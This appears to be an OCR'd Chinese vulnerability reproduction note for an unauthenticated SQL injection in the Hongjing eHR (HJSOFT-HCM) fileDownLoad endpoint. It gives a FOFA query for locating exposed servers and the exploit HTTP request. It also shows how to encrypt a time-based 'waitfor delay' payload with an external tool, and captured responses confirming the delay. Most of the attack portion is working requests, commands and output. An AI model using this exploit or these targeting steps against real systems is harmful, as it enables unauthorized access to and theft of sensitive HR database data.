
H1-13宏景-人力资源管理-SQL

漏洞描述：

宏景eHR fileDownLoad 接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息

网站图片：



网络测绘：

fofa语法：

FOFA：app="HJSOFT-HCM"

漏洞复现：

payload：

```
GET /servlet/performance/fileDownLoad?opt=hire&e01a1=[加密后的恶意sql]&planid=1&objectid=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

效果图:
PS：这里需要对hrms中的sql语句进行加密
工具地址：GitHub - vaycore/HrmsTool: hrms tool

```
java -jar .\HrmsTool.jar -e "1';waitfor delay '0:0:5'--"
```

```
PS C:\Users\m1813\Downloads> java -jar .\HrmsTool.jar -e "1';waitfor delay '0:0:5'--"
safe-encode: ~31~27~3bwaitfor~20delay~20~27~30~3a~30~3a~35~27~2d~2d
encrypt: 1MV8sCtnMcsZFzLhJXUMPAATTP2HJFPAATTPVIRoUrFdir1XVNthrak35kPAATTP3HJDPAATTP
PS C:\Users\m1813\Downloads>
```

延时5秒

Request

数据包扫描 热加载 构造请求

```
GET /servlet/performance/fileDownLoad?opt=hire&
e01a1=1MV8sCtnMcsZFzLhJXUMPAATTP2HJFPAATTPVIRoUrFdir1XVNthrak35kPAATTP3HJDPAATTP&planid=1&
objectid=1 HTTP/1.1
Host: [redacted]88
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Responses [redacted] 5068ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
x-frame-options: SAMEORIGIN
Set-Cookie: JSESSIONID=F47F5C8A2DBB1D0D14
Content-disposition: attachment;filename=
Content-Type: multipart/form-data
Date: Wed, 10 Jan 2024 10:27:29 GMT
Connection: close
```